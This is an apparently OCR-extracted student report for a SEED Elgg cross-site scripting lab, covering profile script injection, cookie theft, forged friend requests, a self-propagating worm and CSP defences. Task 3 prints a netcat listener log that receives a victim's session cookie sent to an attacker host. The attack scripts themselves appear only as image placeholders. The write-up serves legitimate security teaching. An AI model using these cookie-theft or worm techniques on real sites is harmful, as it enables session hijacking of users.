
Lab 06


Name: Sicheng Zhou

SID: 12110644

Task 1




add js in Samy's Brief description




anyone click his profile will receive this alert window

Task 2




alert cookie



cookie alerted

Task 3




send cookie

```
sicheng@sicheng-virtual-machine:~/Desktop/seed-labs/category-web/Web_XSS_Elgg/Labsetup-arm$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.54.130 47682
GET /?c=Elgg%3Dhj96fi2t4f48o349u2a6o05qon HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Priority: u=5, i
```

cookie received

Task 4: Becoming the Victim's Friend


1. Try add Samy legitimately. The captures url shows that Samy is `friend=59`.



Samy is 59


2. Log in as Samy and mofidy Samy's "About me". Switch to html mode and complete the

javascript.



edit About me

3. Log in as Boby and click Samy's profile. Refresh the page and we can notice that Boby has added Samy as his friend.



Boby is now Samy's friend

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?


`__elgg_ts` and `__elgg_token` are timestamp and secret token which are used for protecting Elgg from SCRF attacks. In the XSS attack, the request must have both values set correctly or it will be discarded as a cross-site request. The values of these two parameters are page specific, so the correct value should be found during the runtime.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


Yes. An attacker can use a browser extension to delete formatted data in a HTTP request, or

use another client (such as a CRL program) to send the request.

Task 5: Modifying the Victim's Profile



Modify Samy's "About me"



Samy is Alice's hero

Question 3: Why do we need Line 3? Remove this line, and repeat your attack. Report and explain your observation.

Check whether the target user is Samy himself, if so, do not attack. Without this judgment, when the attack code is put into his own personal home page, the modified home page will be immediately displayed, resulting in the attack code in the home page is immediately engraved and executed. Change the content of the homepage to "Samy is my hero", and the original attack code is overwritten.


Task 6: Writing a Self-Propagating XSS Worm

1. Coding in Samy's profile page.

1. Construct a copy of the worm code, including the surrounding script labels.


2. The `encodeURIComponent()` function is used to encode a string URL.

2. Log in as Alice and click into Samy's profile. Now Alice is inffected.



Alice

3. Log in as Boby and click into Alice's profile. Now Boby is inffected.




Boby


Task 7: Defeating XSS Attacks Using CSP

1. Describe and explain your observations when you visit these websites.


32a allows everything. 32b only allows the code from itself and those from example70. 32c allows those defined in file phpindex.php, i.e. self, 111-111-111, example70.


www.example32a.com
CSP Experiment
1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

32a


www.example32b.com
CSP Experiment
1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

32b




32c

2. Click the button in the web pages from all the three websites, describe and explain your observations.

Only 32a's button is clickable. Because all the inlined code can not be executed.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com\
           "
</VirtualHost>
```




32b

4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-
222' *.example70.com *.example60.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```



32c

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

1. Restricting Script Sources: CSP allows the developer to specify which sources can provide scripts for a website (e.g., only the same-origin scripts or trusted third-party domains). If an attacker tries to inject malicious JavaScript from an unauthorized domain, the browser blocks the request, preventing the script from executing.

